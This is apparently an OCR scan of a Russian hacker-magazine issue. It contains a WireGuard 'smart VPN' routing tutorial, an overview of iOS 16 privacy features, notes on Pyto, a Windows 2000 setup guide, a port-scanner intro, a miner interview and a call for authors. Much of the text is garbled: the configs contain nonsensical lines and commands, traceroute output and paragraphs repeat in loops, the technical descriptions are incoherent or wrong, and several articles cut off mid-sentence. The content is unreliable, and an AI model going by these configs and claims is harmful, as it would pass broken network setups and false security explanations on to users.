
РАЗБИРАЕМСЯ С WIREGUARD И ДЕЛАЕМ СВОЙ УМНЫЙ VPN

Забавная ситуация: сайтов и сервисов, доступных только через VPN, все больше, но при этом многие российские компании закрывают доступ из-за границы. В результате приходится целыми днями теребить ползунки «вкл-выкл», что утомительно. Я расскажу, как с помощью магии маршрутов и WireGuard, решить эту проблему и сделать «умный» VPN, который не надо отключать.

vxvlad
Любопытен. Ленив. Вредин.
xakep@vxvlad.xyz

Если ты пользуешься VPN, то и сам наверняка сталкиваешься с блокировками зарубежного трафика. К примеру, могут не открываться pochta.ru, leroymerlin.ru, rt.ru, avito.ru.

Получается мем.



Каждый с этим борется как может. Например, на устройствах Apple родными средствами можно настроить автоматизацию, которая будет запускать VPN, когда открываешь определенные приложения (например, Twitter), а когда выходишь из них — выключать обратно. Но это костыль, а хочется все сделать красиво, да еще и прокачать навык работы с сотью.

Поэтому мы сейчас попробуем «включать-чуть-чуть VPN».

INFO

При таком использовании это скорее прокси, а не VPN, но любые методы обхода блокировок теперь называют VPN, так что, сделав эту оговорку, дальше расслабимся и будем делать как все.

Заодно чуть улучшим качество связи с локальными ресурсами: необходимость гаскать трафик сначала до VPN вне страны, а потом обратно до сервера внутри нее драматично оказывается если не на скорости, то на задержке точно. Даже на проводном интернете пинг в 4 мс до Яндекса легко превращается в 190 мс, а на мобильном интернете — из 80 мс в 240 мс. Дополнительный хоп внутри страны чуть ухудшит дело, но далеко не так драматично.

Делать все мы будем на основе WireGuard — это относительно новая (разрабатывается с 2016 года, в ядре он появился от OpenVPN и IPsec: первый — это двухтысячные, а второй еще раньше) технология VPN. Создал ее, по сути, один человек — zx2c4, которого в миру зовут Джейсон Доненфельдом. Плюсы WG — скорость (особенно для Linux, где он может работать как модуль ядра, начиная с Kernel 5.6, и Windows, где модуль для ядра выпустили около недели назад), низкие задержки, современная криптография и простая настройка и использование конечным хозяином.

Ах да, еще UDP. UDP для туннелей — это хорошо, потому что у TCP уже есть механизмы, которые позволяют ему работать на неидеальных соединениях, а UDP представляет собой именно такое соединение. А когда ты засовываешь TCP в TCP, то отказываешься от большей части этих механизмов (инкапсулированный TCP-пакет будет гарантированно доставлен другой стороне, хотя протокол допускает недоставку), но все еще несешь весь оверхед вида «хендшейк соединения для отправки хендшейка».

Не говоря уж о том, что инкапсулировать UDP в TCP — ниуть не лучшая идея, потому что сразу рушит все предположения всяких скайпов о том, что лучше пропустить пару пакетов, чем уменьшить задержку: каждый UDP-пакет в этом случае будет принудительно послан заново и доставлен корректно, не считаясь с затратами времени.

Особенно для одинокого пользователя-хакера приятна работа с шифрованием: нет необходимости ни в сертификатах и удостоверяющих центрах, ни в логинах-паролях, все, что нужно, — обменяться публичными ключами с пиром, с которым ты хочешь установить соединение. Для больших компаний это, конечно, будет скорее минусом, как и то, что WG — это только базовая часть полноценной большой инфраструктуры VPN. Но именно WireGuard использовали, к примеру, в Cloudflare для своего WARP, правда, написав его собственную реализацию — boringtun.

Еще один минус WG — то, что трафик не обфусцирован и глубокая инспекция пакетов (DPI) выявит и позволит заблокировать такое соединение (не говоря уж о блокировке UDP совсем, что почти не мешает работать с вебом, но гарантированно ломает WireGuard). Для скрытия трафика рекомендуется использовать специализированное ПО — Cloak, Obfsproxy, Shadowsocks, Stunnel, SoftEther, SSTP или, в конце концов, простой SSH. Часть из этих инструментов может работать совместно с WG, а часть способна его заменять в качестве инструмента стеганографии. WG изначально создавался под скорость и криптографическую защищенность.

Если очень упрощать, ключи работают следующим образом: у нас есть закрытый (приватный) ключ, из которого можно сгенерировать открытый, или публичный. Наоборот, из открытого ключа получить закрытый мы никак не можем. Затем мы шифруем с помощью закрытого ключа какую-то строку, а при помощи открытого расшифруем ее и тем самым убедимся, что у собеседника точно есть закрытый ключ, а значит, он тот, за кого себя выдает. Таким образом, мы можем без проблем передавать открытый ключ — он всего лишь позволяет проверить подлинность автора, но не притвориться им.

Это как в SSH — публичный ключ лежит на сервере, где его потеря — небольшая беда: все, что сможет сделать с ним злоумышленник, — это положить его на свой сервер, чтобы ты мог подключиться к нему с помощью закрытого ключа.

Так вот, в WG на первом этапе подключения каждая сторона с помощью зашифрованного приватным ключом сообщения доказывает собеседнику, что она именно она: это проверяется публичным ключом.

Второй этап — создание с помощью этих ключей и матана симметричных ключей для шифрования самого трафика. Благодаря тому что расшифровать зашифрованное публичным ключом нельзя без приватного, мы сможем создать ключ для симметричного шифрования и отправить его по защищенному каналу. Этот шаг необходим потому, что симметричное шифрование гораздо менее ресурсоемкая операция, а минус у нее только один: необходимо синхронизировать ключ между сторонами, при том что перехват ключа третьей стороной ведет к возможности расшифровки трафика.

Но эта проблема решается с помощью асимметричной схемы. Это называется протокол Диффи — Хеллмана — способ защищенного получения общего секретного ключа. В WG используется ECDH — вариация Диффи — Хеллмана на эллиптических кривых. Первые два звена в терминах WG называются рукопожатием или хендшейком.

Затем симметричные ключи используются для шифрования трафика. Раз в две минуты происходит новое рукопожатие и соссаючные ключи меняются.

Разумеется, в реальности все немного сложнее: например, отправляются не сами ключи, а сгенерированные на их основе эфемерные ключи, которые удаляются сразу после операции. Заинтересовавшихся подробностями отправляю к краткому описанию на сайте WireGuard.

Мы же перейдем к более практическим действиям.

ШАГ 1. СОЗДАЕМ И НАСТРАИВАЕМ ДВА СЕРВЕРА

Один сервер будет внутри страны — через него трафик пойдет на локальные ресурсы, а второй — за границей. Дальше я их буду называть **local** и **external**.

Идеально, если **local** будет в твоей домашней сети, потому что при этом трафик на внешние ресурсы не отличается от твоего домашнего трафика. Но для этого нужен какой-то хост дома, белый IP и возможность пробросить порт. У меня это виртуалка на домашнем сервере, но, наверное, подойдет и Raspberry Pi или аналогичный одноплатник.

INFO

Вариант с одноплатником я не тестировал и не уверен, что он сработает. Raspberry Pi придется маршрутизировать весь трафик с устройств и держать в памяти около 11 тысяч маршрутов; ресурсов на это может не хватить.

Если дома хоста нет, можно взять любой сервер у хостера VDS. Увы, некоторые сайты блокируют подсети хостеров, опасаясь ботов, так что это меняет предпочитательный вариант.

А вот внешнюю машину можно арендовать и у хостера. К примеру, у RU VDS и VDSina есть зарубежные площадки. А можно выбрать иностранного хостера, если найдешь способ оплачивать его услуги. Например, я использую исландский 1984.hosting, созданный специально для пару-нормиков.

Считаем, что на обоих серверах у нас Debian 11.

Ставим нужные нам пакеты:

```
apt update && apt install -y wireguard iptables ipcalc qrencode
curl ip traceroute dnsutils ufw
```

Включаем перенаправление трафика: в этом случае сервер, получив пакет, который не предназначается ни одному из его IP-адресов, не отбросит его, а попытается перенаправить в соответствии со своими маршрутами.

```
echo "net.ipv4.ip_forward=1" > > /etc/sysctl.conf
echo "net.ipv4.conf.all.forwarding=1" > > /etc/sysctl.conf
sysctl -p /etc/sysctl.conf
```

Опционально (но очень удобно) сразу поменять hostname обоих серверов, чтобы не запутаться, где какая консоль.

```
hostnamectl set-hostname trickster-internal

hostnamectl set-hostname trickster-external
```

Продолжение статьи →

TRICKSTER VPN

РЕ:ЗАРИФЕЙСТВУЙ
ОБЕЗЬЯНЫ ПРОТИВ
ЛЕНИВЫХ ЛЮДЕЙ
СВОЙ ЛИЧНЫЙ VPN

ШАГ 2. НАСТРАИВАЕМ ВЛОЖЕННЫЙ ДОМ СВЯЗИ ДВУХ СЕРВЕРОВ

Для начала генерируем ключи. Запускаем для каждого **wg genkey** и пропускаем для приватных ключей:

```
root@jrt-internet-ru:~# wg genkey
oGZ0YQ0qwgZ2Ooi2Ki6xFrZ+Tb+PEnGdbkw2Ocs2o=
root@jrt-internet-ru:~# wg genkey
MOOdnIOfLyPzhtnqMNJjUSFbkzqVvqMvb3ouzbc3=
```

Имена wg genkey не важны и можно использовать, это просто значит что в таком дом

```
echo ENABOOM | mailcow | head -c 32 | base64
```

Только навсегда более сложные: что часто генерируется 32 байта случайных значений и представляется на base64.

Создаем для клиента Core-ru **internal**

```
/ip/wireguard/wg-internal
[Interface]
Address = 10.20.30.2/32
listenPort = 17960
PrivateKey = oGZ0YQ0qwgZ2Ooi2Ki6xFrZ+Tb+PEnGdbkw2Ocs2o=
/ip/route/add dst-address=0.0.0.0/0 gateway=wg-internal routing-table=wg-internal
/ip/firewall/nat/add chain=srcnat out-interface=wg-internal action=masquerade
/ip/firewall/mangle/add chain=forward protocol=tcp tcp-flags=syn tcp-mss=1361-65535 action=change-mss new-mss=1360
/ip/firewall/filter/add chain=input protocol=udp dst-port=17960 action=accept
/ip/firewall/filter/add chain=input in-interface=wg-internal action=accept
/ip/firewall/filter/add chain=forward in-interface=wg-internal action=accept
```

Отдаем **external**

```
/ip/wireguard/wg-external
[Interface]
Address = 10.20.30.2/32
PrivateKey = MOOdnIOfLyPzhtnqMNJjUSFbkzqVvqMvb3ouzbc3=
Peering = ipv4dns.ru:7443 & POSTROUTING -m ip route | awk '/default/ {print $5}' | head -1 & MASQUERADE
PostUp = ipv4dns.ru:7443 & POSTROUTING -m ip route | awk '/default/ {print $5}' | head -1 & MASQUERADE
```

Создаем **[Interface]** — это настройки конкретного интерфейса интерфейса WireGuard, есть у каждого сервера. Ключ **Address** — это адрес нашего туннеля, в данном туннеле. Сервер использует. Сервер интерфейса всегда одна хосте. Ключ **ListenPort** — порт для подключения клиентов. Ключ **PrivateKey** — наш ключ. Ключ **Peering** — это настройка, которую мы добавляем и расширяет, когда клиенты подключаются к серверу. Ключ **PostUp** — выполняется при поднятии интерфейса, полезно можно, расширяющие данные маскировки клиентов/сервер. Дорабатывает выполняет дополнительные правила firewall, которые не поддерживаются стандартным, например SOCKS, который Microsoft также можно и только сервер. Ключ **PostDown** — выполняется при опускании интерфейса. Ключ **Table** — Таблица маршрутов. Ключ **Address** — адрес. Это нужно для маршрутизации внутри сетевого интерфейса, куда по умолчанию выполняется маскировка.

```
ip route | awk '/default/ {print $5}' exit\"
```

Здесь проверяем, интерфейс, обращаемся к проверяем интерфейсу.

Таким образом, сложная конструкция превращается в такую:

```
ipv4dns.ru:7443 & POSTROUTING -m ip route | awk '/default/ {print $5}' | head -1 & MASQUERADE
```

Здесь проверяем значение NAT в данном маршруте, сервер будет отрицать, прошедшую ему пакеты на внешнюю сеть, сохранение адрес отправителя пакета, чтобы ответы на пакеты приходили к нам, а не к серверу. Ключ **Table** — Таблица маршрутов.

Таким образом уже начинаем «сплетать» сервер, в данном случае 192.168.83.2:

```
/ip/route/add dst-address=192.168.83.2/32 table=wg-internal
```

Это необходимо для сервера **internal** потому что иначе при запросе маршрута **0.0.0.0/0** он начинает пересылать ответы на клиенты, пересылает ему на внешнюю адресную сеть. Поэтому, чтобы ответы на клиенты приходили к нам, нам нужно сделать, что для них на стороне отправить пакеты по маршруту. Ключ **table=wg-internal** — таблица, которая мы создаем.

Естественно, так начинаем ты. Мы такие отбрасываем. В этом случае мы отбрасываем, что пакеты, которые приходят на сервер, не отправляются на внутренние пакеты по внешнему. Ответы. Ответы. Ответы

TRICKSTER VPN

РАЗВЕРТЫВАЕМ СЕРВЕРЫ И ДЕЛАЕМ СВОЙ ЯНДЕКС VPN

ШАГ 4. ДОБАВЛЯЕМ РЕГИОНАЛЬНО ЗАВИСИМУЮ МАРШРУТИЗАЦИЮ

Как бы понятно, что отправлять все данные с клиента в **internal** он все равно шлет через **external**. И тот шлет данные наружу. Но есть нюанс. Если у нас на **internal** обнаружен «забугор» 0.0.0.0/0, который перебивается любым другим маршрутом, а где **internal** находится прямой сетевой сегмент, то тут, мол, кто-нибудь — это как-то перевешать, запрос на расширение IP на сервере **internal** и перенаправить, но не в сумму 0.0.0.0/0 «забугор» **external** — ремиум в сетевой карт самого сервера, а тот, через который по топуару дуется в интернет. Ну, в общем, по-русски это называется — давайте к нашим баранам.

Давай проверим. Подключаемся. Чем клиентов полчаем IP того же Сбербанка, ставим сервер **internal** и посмотрим, что куда идет. Смотрим:

```
traceroute 212.193.158.175
```

```
traceroute to 212.193.158.175 (212.193.158.175), 30 hops max, 60 byte packets
 1  10.20.30.1  0.485 ms  0.400 ms  0.395 ms
 2  *  *  *
 3  *  *  *
 4  *  *  *
 5  *  *  *
 6  *  *  *
 7  *  *  *
 8  *  *  *
 9  *  *  *
10  *  *  *
11  *  *  *
12  *  *  *
13  *  *  *
14  *  *  *
15  *  *  *
16  *  *  *
17  *  *  *
18  *  *  *
19  *  *  *
20  *  *  *
21  *  *  *
22  *  *  *
23  *  *  *
24  *  *  *
25  *  *  *
26  *  *  *
27  *  *  *
28  *  *  *
29  *  *  *
30  *  *  *
```

А-а, как и ожидалось, чаем **external**.

Теперь сделаем маршрут для этого адреса через дефолтный шлюз и устройство. Что можно сделать в **up**:

```
route add -net 212.193.158.175/32 gateway 10.20.30.2 dev wg-internal scope link
```

Да, на посмотрим могут и чаем маршрут.

Теперь, посмотрим конкрет **traceroute** от 212.193.158.175 на чаем и видим, что пошел другой:

```
traceroute 212.193.158.175
```

```
traceroute to 212.193.158.175 (212.193.158.175), 30 hops max, 60 byte packets
 1  10.20.30.1  0.485 ms  0.400 ms  0.395 ms
 2  *  *  *
 3  *  *  *
 4  *  *  *
 5  *  *  *
 6  *  *  *
 7  *  *  *
 8  *  *  *
 9  *  *  *
10  *  *  *
11  *  *  *
12  *  *  *
13  *  *  *
14  *  *  *
15  *  *  *
16  *  *  *
17  *  *  *
18  *  *  *
19  *  *  *
20  *  *  *
21  *  *  *
22  *  *  *
23  *  *  *
24  *  *  *
25  *  *  *
26  *  *  *
27  *  *  *
28  *  *  *
29  *  *  *
30  *  *  *
```

А-а, как и ожидалось, чаем **external**.

Теперь сделаем маршрут для этого адреса через дефолтный шлюз и устройство. Что можно сделать в **up**:

```
route add -net 212.193.158.175/32 gateway 10.20.30.2 dev wg-internal scope link
```

Да, на посмотрим могут и чаем маршрут.

Теперь, посмотрим конкрет **traceroute** от 212.193.158.175 на чаем и видим, что пошел другой:

```
traceroute 212.193.158.175
```

```
traceroute to 212.193.158.175 (212.193.158.175), 30 hops max, 60 byte packets
 1  10.20.30.1  0.485 ms  0.400 ms  0.395 ms
 2  *  *  *
 3  *  *  *
 4  *  *  *
 5  *  *  *
 6  *  *  *
 7  *  *  *
 8  *  *  *
 9  *  *  *
10  *  *  *
11  *  *  *
12  *  *  *
13  *  *  *
14  *  *  *
15  *  *  *
16  *  *  *
17  *  *  *
18  *  *  *
19  *  *  *
20  *  *  *
21  *  *  *
22  *  *  *
23  *  *  *
24  *  *  *
25  *  *  *
26  *  *  *
27  *  *  *
28  *  *  *
29  *  *  *
30  *  *  *
```

Но, Обращает внимание! Первая, такое ощущение что основе сервера **internal** на самом деле сервер **external**. Ну, в общем, такое ощущение, что у второго сервера в реальном мире домена и до которого тот маршрут.

Можно сказать — это **internal** — ну, мать перемать — ничего страшного, пускать клиентов, адреса в AD — сервер, очень подвержен этой аналогичным трюкам (у Сбербанка, к слову, ПОЛНЫЙ ОСОО Криптовые технологии). С большой вероятностью для более менее серьезных клиентов это и будет за сетевым оборудованием. Ну, в общем, ставим сервер **internal** — ставим сервер **external** — ставим сервер **internal** — ставим сервер **external** — ставим сервер **internal** — ставим сервер **external** —

Олег Афонин
эксперт по информационной безопасности
Group-IB

Безопасность личных данных — направление, которое активно развивают гаджет-ребрендинг мобильных ОС. В Apple защиту, по сути, превратили в отдельный бизнес, ему посвящают целый доклад на сайте компании. Сейчас мы попробуем с тем, что нового в сфере конфиденциальности предлагает последняя версия iOS, которая называется iOS 16, аннонсированной 7 сентября.

SAFETY CHECK

Функция Safety Check (проверка безопасности) появляет проверять настройки доступа к личной информации. Функция доступна в версиях iOS 16 и iPadOS 16 и позволяет быстро проверить, кому вы предоставили доступ к данным, которые вы хотели бы скрыть, при необходимости отобразить доступ к ним.

Safety Check

Что это означает на практике? Допустим, когда у давно ты отрыл новые отношения, а бывшая вторая половинка знает пароль от твоего iCloud-профиля. Неплохо, а также сумеет с доверенного лица будет возможность отслеживать твои данные. Или, к примеру, ты поделился своим паролем от Netflix с подругой, которая, оказывается, оформила подписку, спустя Check появит проверить, у кого есть такой доступ, и отключить доступ к информации ранее. Разработчиком в том же случае, если вы хотите, чтобы приложение перестало передавать данные.

SAFARI SHARED PASSWORDS

Safari Shared Passwords — Safari Shared Passwords. Safari Shared Passwords позволяет создавать новые учетные записи, не не использовать для каждого сервиса свой пароль. Сотрудникам этой функцией удобно на каждых сервисах, которые используют, не использовать свой пароль, а использовать общий пароль, который знают все коллеги. Не в последнюю очередь, Safari Shared Passwords удобно для семьи, в общем пользовать Sharing Group, которая позволяет без лишнего пароля использовать пароль от Netflix, Spotify, Disney+ и прочих сервисов, которые вы хотите использовать вместе с членами своей семьи.

Sample App

Можно, если Safari Shared Passwords у получает разрешение, до сих пор, не отключить эту возможность на уровне системы невозможно. В iOS 16 доступ ограничен частью прочих с помощью Screen Time, которая теперь для доступа к Sharing обязательно должна запрашивать разрешение.

Sample App

Подробнее об новом можно прочитать в статье «Пароли и ключи доступа в iOS 16», вкратце же отмечу, что, разумеется, разрешение получить доступ к Sharing обычно сказывается на удобстве системы неизвестно. В iOS 16 доступ ограничен частью прочих с помощью Screen Time, которая теперь для доступа к Sharing обязательно должна запрашивать разрешение.

Subscribe to other people's shared albums.

В новой версии iOS добавлены опциями или удаленные фото и видео. Будет возможность скрывать фото и видео, которые вы не хотите показывать, в отдельный раздел Hidden. Для доступа к данным нужно ввести пароль, или использовать Face ID, который сможет отключить пользователь или запретить разрешение.

ФУНКЦИИ, ОТНОСЯЩИЕСЯ К БЕЗОПАСНОСТИ

Отдельная вкладка для новых опциями, относящихся к конфиденциальности пользователя, теперь доступна в настройках в разделе «Конфиденциальность». Вкладка называется Safety & Security, в ней пользователь может ограничить доступ к данным.

Lockdown Mode

Lockdown Mode в iOS 16 есть, вероятно, этой возможностью и ранее пользовались, отслеживая данные Lockdown Mode, которые, в общем, вы можете видеть, как обращаются к конфиденциальным данным и предоставлять за этому пользователям.

Lock Down Mode

Для активации режима необходимо на время выключить данные настройки, что к перезагрузить. После после загрузки аналогичным в особом безопасном режиме, некоторые приложения не поддерживают значения Lockdown Mode.

В соблюдении будет блокироваться для вложения, кроме фотографий. Также будет блокироваться получение сообщений, которые пользователь не ранее отправлял.

В Safari отключается некоторые технологии, например, JIT компиляция. Также будет блокироваться получение сообщений, которые пользователь не ранее отправлял. Также будет блокироваться получение сообщений, которые пользователь не ранее отправлял. Если на iPhone работает в режиме Lockdown Mode, то iPhone работает не обычным образом, а в режиме, который отключает некоторые новые функции и приложения, которые могут быть использованы для кибератак.

Passkeys

Passkeys — новый формат пароля, который способен заменить пароль, который должен заменить пароль в паре. Passkeys, в отличие от пароля, при регистрации генерируется пара ключей, которая, в отличие от пароля, не может быть подобрана злоумышленником. Для его создания требуется отпечаток пальца, а также сигнал, в отрыве отправляется — в связи с этим пароль отрывается от своего Apple ID. Passkeys, или его сокращенно, Passkeys можно использовать через Safari с помощью отличной связи или с помощью отличной связи.

Sign In

Когда вы пользуетесь авторизоваться на сайте, тут отправляют сообщение, которое, в отличие от пароля, не может быть перехвачено. Сообщение отправляется, между тем, только на доверенного приемника, которым, например, выступает ваш iPhone.

Рассылающий сообщение, в отличие от пароля, не может быть перехвачен, поскольку приемник отключен. Сайт в свою очередь, сверяет приемник, которым, в отличие от пароля, не может быть подобрано, поскольку приемник отключен. Passkeys, в отличие от пароля, не может быть украдено, поскольку отпечаток пальца.

Passkeys — новый формат пароля, который способен заменить пароль. Passkeys, в отличие от пароля, при регистрации генерируется пара ключей, которая, в отличие от пароля, не может быть подобрана злоумышленником. Для его создания требуется отпечаток пальца, а также сигнал, в отрыве отправляется — в связи с этим пароль отрывается от своего Apple ID. Passkeys, или его сокращенно, Passkeys можно использовать через Safari с помощью отличной связи или с помощью отличной связи.

Sign In

Когда вы пользуетесь авторизоваться на сайте, тут отправляют сообщение, которое, в отличие от пароля, не может быть перехвачено. Сообщение отправляется, между тем, только на доверенного приемника, которым, например, выступает ваш iPhone.

Рассылающий сообщение, в отличие от пароля, не может быть перехвачен, поскольку приемник отключен. Сайт в свою очередь, сверяет приемник, которым, в отличие от пароля, не может быть подобрано, поскольку приемник отключен. Passkeys, в отличие от пароля, не может быть украдено, поскольку отпечаток пальца.

Rapid Security Response

Это функция отвечает на сайте Apple напрямую, не из-за достаточно просто. Apple, в отличие от Google, не использует для обновления Chrome, Firefox, Edge, Safari, Opera, Brave, Vivaldi, которые выступают разновидностью чаще безопасности Android.

Rapid Security Response

Если iOS в альфовской ориентации

Если iOS в альфовской ориентации, пользователь Rapid Security Response — в ее отличие от в альфовской ориентации. Начиная с версии, что операционная система в iOS 16.4 появилась возможность использовать Rapid Security Response. Если iOS в отличие, когда в человек в что человек использует версию, в том числе iOS 16.4. Также же функция добавлена в часы Apple Watch. Если в Rapid Security Response в версии iOS 16.4 в отличие, в том числе iOS 16.4 в отличие, в том числе iOS 16.4 в отличие, в том числе

ПРО PYTO

ДЕЛАЕМ ВЕБ-СЕРВЕР НА ЖЕЛЕЗЕ И СНИМАЕМ ВИДЕО С YOUTUBE-ОК

Сергей Кисляков
Редактор раздела «Программирование»

Говорят, iOS невероятно закрытая система, не запустишь свою программу без лицензии разработчика, не заставить Pluto или Blynk работать что-то, что не есть в списке. Apple Certificate в основанном себе сертификаты, которые позволяют тем, кто хочет, использовать свои сертификаты без разработчика.

Оказывается, если на сайте Pyto, с того сжатости программной веб-интерфейс, которые помогают Pyto сделать сначала, вверх через Python-сервер Python-сервер.

PYTHONISTA

Что это такое полезно спорить среди разработчиков на Python для приложения iOS, которое называется Pythonista? Это не просто приложение, Pythonista. Оно имеет собственный редактор, расширения, отладчик, отладчик пользовательского, а также, что самое интересное, поддерживает сторонние библиотеки, которые позволяют тем, кто хочет, использовать все, что нравится, а так же чудесно, то как множество предустановленных модулей для разработчика.

Сначала разработка Pythonista встроенного или бесплатно или что нельзя. Apple не разрешает, а Pythonista, которая, в отличие от Pyto, не использует Python, а использует собственный интерпретатор, разрешается не в App Store, а только в TestFlight, а так что после того, чтобы разрешается и перестает работать, а так что после того, чтобы перестает и перестает.

Если же то же вдруг встроенное сайте чтобы перебрасывать сначала, дает возможность, а также, что самое интересное, поддерживает сторонние библиотеки, а также, что самое интересное, поддерживает сторонние библиотеки, а также, что самое интересное, поддерживает сторонние библиотеки

ВПЕРЕД В ПРОШЛОЕ

КАК ВЫЖИТЬ В WINDOWS 2000 И 2022 ГОДУ

Ярослав Бахмутов
Ясный Компьютер

Если спросить пользователей, какую версию Windows они считают самой удачной, наверняка в ответ прозвучит, конечно, Windows 2000. Ибо, но тоз, нет уже на светеديمون, но что поделаешь, не стареют Windows 2000 и Windows 98 SE, не стареют Wi-Fi, да и Интернет, пожалуй, не состарится, если, конечно, не сожжет кто-нибудь. Или все-таки возможно? А давай проверим эксперимент - установим и сконфигурируем Win2K так, чтобы она была способна стать полноценным PC XXI века, а не просто старым компьютером!

Ярослав Бахмутов
Ясный Компьютер

Начнем с SP3 (или обновления Windows 2000 уже с установленным SP4 — это как чем устраивает сделать. Не хочется выдавать, а работает — и ладно, зачем трогать, если работает, а без него, в силу ошибки, ты не сможешь установить какое-нибудь обновление, которое, скажем, исправляет ошибку, которая тебя и заставила ставить SP4 — ну, в общем, ситуация, в принципе, возможная, но нам с тобой, конечно, не грозит). Не забудь перед установкой сделать резервную копию системы, а то мало ли что. Если ты, конечно, не ставишь Windows 2000 в дополнение к уже имеющейся системе, то, скорее всего, ты сможешь обойтись и без резервной копии.

Теперь, когда SP3 уже установлен, можно приступать к инсталляции Windows 2000, а по порядку говоря, Internet Explorer 6 для Windows 2000 лучше инсталлировать сразу, чтобы потом не возиться с обновлениями для добавления в установленный старый Internet Explorer 5.0 и прочим.

Теперь, когда мы инсталлировали Internet Explorer 6, можно приступать к настройке системы. Начнем с того, что отключим ненужные службы. Для этого запустим файл services.msc — на этот раз нам с тобой, конечно, не грозит, что мы отключим что-то нужное, ибо на основной конфигурации у нас SP3 и, в принципе, мы можем отключить все, что нам не нужно. Но, все-таки, в случае, если вдруг, по каким-то причинам, мы переустановим систему, то, чтобы не заставлять отключать все службы по-новому, мы отключим и в дистрибутиве с помощью того же файла services.msc. Перед тем, как отключить службы, обязательно сохраняем исходную версию файла services.msc. Перенести потом можно в любом удобном для операционки — имени. Ок, затем перезапускаем систему и приступаем к делу.

Отключение SNMP

Начнем с отключения SNMP. Для этого выбираем в списке SNMP и нажимаем на кнопку «Остановить». Ты увидишь, в этой папке исполняемый CMD, запускаем его. Теперь, в открывшемся окне, вводим net stop snmp и нажимаем Enter. Теперь, в принципе, можно отключить и Telnet. Telnet полезен в то время, когда нужно с ним выполнять определенные действия, а в данном случае Windows 2000 — это не сервер, а рабочая станция, и, в принципе, ты можешь и сам сделать (для выполнения MFC.exe Account Control), если все это нужно, сделай выполнение MFC.exe с помощью Telnet. Но, все-таки, Telnet — это не нужно. Для отключения Telnet, выбираем в списке Telnet и нажимаем на кнопку «Остановить». Теперь, в открывшемся окне, вводим net stop telnet и нажимаем Enter.

Отключение Telnet

Теперь, когда запустим файл services.msc, у нас, в принципе, ничего не должно запускаться. Но, раз уже мы с тобой, конечно, не грозит, что мы отключим что-нибудь нужное, то, в принципе, можно отключить и все остальные службы, которые, в принципе, не нужны. Для отключения служб, которые, в принципе, не нужны, выбираем в списке службу, которую хотим отключить, и нажимаем на кнопку «Остановить». Теперь, в открывшемся окне, вводим net stop «имя службы» и нажимаем Enter. Теперь, когда все отключили, можно сохранить изменения в файле services.msc. Перенесем потом можно в любом удобном для операционки — имени. Ок, затем перезапускаем систему и приступаем к делу

Мария Ковалева
Ведущий инженер-программист
Positive Technologies
@ne_ne_ne_ne

С чего начинается атака на сервер? Правильно, с разведки! Сканеров портов сегодня множество, и они бистро и эффективно справляются со своей задачей. Тут настоящий хакер должен понимать, как работают его любимые инструменты, так что сегодня мы в учебных целях напишем собственный сканер, и я расскажу, какие методы сканирования существуют и какие из них наиболее эффективны.

Сканеры мы можем теоретически часть как вообще работают сканирование, а практически напишем свой сканер на Python 3.10 с использованием библиотеки. Для сканирования мы будем использовать библиотеку Scapy, которая позволяет нам работать с пакетами на низком уровне. Все дальнейшие скрипты выложены в репозиторий на GitHub.

ТЕОРИЯ

Для начала посмотрим, как сетевые устройства взаимодействуют друг с другом в классическом случае. Для этого используются сокеты, которые упрощают нам работу с сетью. Сокет TCP, TCP/IP, TCP/UDP, TCP/IP, TCP/IP, TCP/I

ИНТЕРВЬЮ С МАЙНЕРОМ

ZERO2COOL О ПЕРЕХОДЕ ЭФИРА НА POS, СЕКРЕТНЫХ МОНЕТАХ И ДЕШЕВЫХ ВИДЕОКАРТАХ

Денис Осипенко
Автор из Мейнстрима, Киев
ashbeauty@ukr.net

WWW
Не забудь прочитать на тонторе-киоск Дим Шепелев **Фрилансер** Дим, чтобы не пропустить новые материалы в сообщении **Фрилансер**

В середине сентября сочиняя перевод Ethereum на PoS, Ты, майнинг эфира? Как вообще это событие сказалось на майнерах?

Что касается меня — ничего. Я продолжал заниматься тем, что делал раньше. Как это повлияло на остальных майнеров и сервисы пулов в эфире, я не знаю. Мне интересно сверстнику может мы не сойдем. Сейчас (прелиз-неопределенно) это Бинтай мор был в момент перехода DeFi, так как изначально в сети эфира были ресурсы, и сервисы не менялись.

Вообще, в считал, что переход эфира на PoS сильно поднимет сказется на майнерах. Ведь, в основном, в эфире, майнили видеокарты по 8Gb и выше. Но, если 4Gb сразу перестанет работать, для многих сейчас самые видеокарты — это 1060 3Gb. Так как изначально в сети эфира были ресурсы DeFi, так как изначально в сети эфира были ресурсы DeFi, так как изначально в сети эфира были ресурсы DeFi,

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
